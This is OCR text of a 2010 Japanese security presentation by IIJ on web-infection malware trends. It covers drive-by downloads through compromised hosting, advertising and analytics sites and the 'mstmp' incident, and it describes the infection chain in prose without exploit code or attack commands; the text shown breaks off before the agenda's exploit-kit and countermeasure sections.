
IIJ Technical WEEK 2010
セキュリティ動向 2010 (1)
Web感染型マルウェアの動向

IIJ Internet Initiative Japan



2010/11/19

株式会社インターネットイニシアティブ
サービス本部セキュリティ情報統括室
鈴木 博志

Ongoing Innovation

アジェンダ

攻撃ベクトルの変遷
mstmp
Exploitkit
対策に向けて

アジェンダ

攻撃ベクトルの変遷

mstmp
Exploitkit
対策に向けて

攻撃ベクトルの変遷

受動攻撃型マルウェアの増加

IBM Internet Security Systems Transcript for: X Force Threat Insight Quarterly Podcast Q4 2009


There was a dramatic 345 percent increase in the number of new malicious Web links discovered in 2009. What do you have in place to protect your end users from infecting your enterprise by simply browsing the Web?

http://www.ibm.com/common/ssi/fcgi-bin/ssialias?infotype=PM&subtype=XB&appname=GTSE_SE_TM_USEN&htmlfid=SEE03003USEN&attachment=SEE03003USEN.PDF

攻撃ベクトルの変遷

受動攻撃型マルウェアの増加

Google online security blog



The above graph shows the percentage of daily queries that contain at least one search result labeled as harmful. **In the past few months, more than 1% of all search results contained at least one result** that we believe to point to malicious content and the trend seems to be increasing.

http://googleonlinesecurity.blogspot.com/2008/02/all-your-iframe-are-point-to-us.html

攻撃ベクトルの変遷

なぜ？

- OSやサーバがセキュアになり、脆弱性が減少
- Microsoft Updateがユーザ層に浸透
  - 短期間かつ自動で脆弱性が塞がれる

- サードパーティ製のクライアントソフトウェアはアップデートさされずに放置されている場合がある
  - Microsoft Updateではアップデートされない
  - ユーザが認識していないソフトウェア
  - 互換性の問題によりバージョンアップできない
- ブラウザの脆弱性はまだ残されている
  - OSやサーバに比べ、まだ脆弱性が見つかる確率が高い

攻撃ベクトルの変遷

狙われているブラウザプラグイン

G Data 最新ニュース

ネット犯罪界では、過去数ヶ月よりも大規模に、マルウェアを拡散させるのにJavaの脆弱性を利用するようになっています。G Dataセキュリティラボの調べにおいては、**2010年2月以来、最も多いセキュリティ脅威はPDF**ファイルの弱点を突いた攻撃だったのですが、**2010 年10月は、これがJava攻撃を行うマルウェア**にとって代わられました。実際には「Java.Trojan.Exploit.Bytverify.N」がトップとなったのですが、これは、ハッキングされたサイトに仕掛けられているもので、Javaアプレットを通じて、サイトを開いただけでPCを感染させ る「ドライブバイ・ダウンロード」を試みるのです。

2010年10月に多発したウイルス上位10

順	名称	種別／特徴	比率	動向*
01	Java:Trojan.Exploit.Bytverify.N	エクスプロイト／Java脆弱性	2.12%	新
02	Worm.Autorun.VHG	ワーム型／USBメモリ感染	1.32%	平行
03	JS:Pdfka-OE	エクスプロイト／PDF脆弱性	1.14%	やや下降
04	WMA:Wimad	ドロッパー／音声ファイル偽装	1.05%	やや下降
05	Application.Keygen.BI	トロイの木馬型／ファイル共有感染	0.87%	やや上昇
06	Win32:Enistery	スパイウェア（グレイウェア）	0.85%	新
07	JS:Downloader-AEY	ダウンローダー／Java脆弱性	0.67%	新
08	Win32.Sality.OG	ポリモルフィック／USBメモリ感染	0.51%	やや上昇
09	JS:Downloader-AFR	ダウンローダー／Java脆弱性	0.42%	新
10	JS:Downloader-AEU	ダウンローダー／Java脆弱性	0.36%	新

（G Dataセキュリティラボ調べ）

http://gdata.co.jp/press/archives/2010/11/java_1.htm

攻撃ベクトルの変遷

攻撃者に狙われる場所

- ホスティングサービス
- 広告サイト
- アクセス解析サービス

- 攻撃者は一カ所攻略できれば多くのユーザにダメージを与えることができる

攻撃ベクトルの変遷

事例

- ホスティングサービス
  - Network Solutions, GoDaddy のphpベースのwebアプリケーションが次々と改ざんされ、ドライブバイダウンロードにつながるスクリプトを埋め込まれる

    http://blog.sucuri.net/2010/05/reply-from-godaddy-regarding-the-latest-attacks.html

    http://blog.sucuri.net/2010/05/here-we-go-again-problem-at-godaddy-continues.html

    http://blog.unmaskparasites.com/2010/04/11/network-solutions-and-wordpress-security-flaw/
- 広告サイト
  - 複数の有名サイトに広告を出していたマイクロアドのサイトが改ざんされ、ドライブバイダウンロードにつながるスクリプトを埋め込まれる


    http://www.microad.jp/press/20100925/
- アクセス解析サービス
  - 複数の有名サイトに利用されている某大手アクセス解析サービス提供会社のサイトが改ざんされ、ドライブバイダウンロードにつながるスクリプトを埋め込まれる (mstmp)

    http://blog.trendmicro.co.jp/archives/3723

    https://www.jpcert.or.jp/at/2010/at100028.txt
-

攻撃ベクトルの変遷

事件の経過



Gumblarはまだ継続しているが、日本は対象外のため、４月で終わりとした
Netsol, GoDaddy、マイクロアドには事件名が付いていないので、社名をそのまま利用

アジェンダ

攻撃ベクトルの変遷

mstmp

Exploitkit

対策に向けて

mstmp

概要

- 日本では今年の9月末から現在に至るまで発生中
  - ピークは9月末から10月中頃まで
- 某大手アクセス解析サービス提供会社のサイトが改ざんされたため、そのサービスを導入する会社のサイト経由で感染が広がる
  - 日本では100社以上が感染したと報じられる
  - Javaの脆弱性を突いて、ドライブバイダウンロードが行われる
- マルウェアの1つがmstmpという名前でtempフォルダに存在したことから、この事件名で取り扱われることが多い

mstmp

概要

10月 22

国内100社以上で感染被害を確認。"mstmp" "lib.dll" のファイル名で拡散する不正プログラム

by ウイルス解析担当者 佐藤 健

(14 投票, 平均値/最大値: 4.57 / 5)　ブックマークへ追加　30 users　この記事を印刷

トレンドマイクロでは、"mstmp" や "lib.dll" といったファイル名で拡散する不正プログラムの攻撃により、日本国内の企業において100社以上の感染被害が発生していることを確認しています。
詳細については調査中である点が残っておりますが、現時点で判明している攻撃の概要をお知らせするとともに、注意喚起致します。

■本攻撃の概要　～正規サイト改ざんがきっかけか～


本攻撃の大まかな流れは以下の通りとなります。

1. ユーザが改ざんされた正規Webサイトを閲覧
2. 正規サイト内に仕掛けられたコードによって不正サイトへリダイレクト
3. 不正サイトから、Java の脆弱性を悪用する不正プログラム「JAVA_AGENT.P」「JAVA_AGENT.O」をダウンロード
4. 「JAVA_AGENT.P」「JAVA_AGENT.O」が「TROJ_DLOAD.SMAB」をダウンロード
5. 「TROJ_DLOAD.SMAB」が「TROJ_DLOAD.SMAD」を作成
6. 「TROJ_DLOAD.SMAD」が「TROJ_DROPPER」ファミリの不正プログラムをダウンロード
7. 「TROJ_DROPPER」ファミリの不正プログラムが「TROJ_EXEDOT.SMA」を作成
8. さらに、「TROJ_EXEDOT.SMA」が不正なWebサイトへ通信

トレンドマイクロ セキュリティブログ
http://blog.trendmicro.co.jp/archives/3723

mstmp

概要




トレンドマイクロ セキュリティブログ
http://blog.trendmicro.co.jp/archives/3723

mstmp

概要

- 感染者数の推移




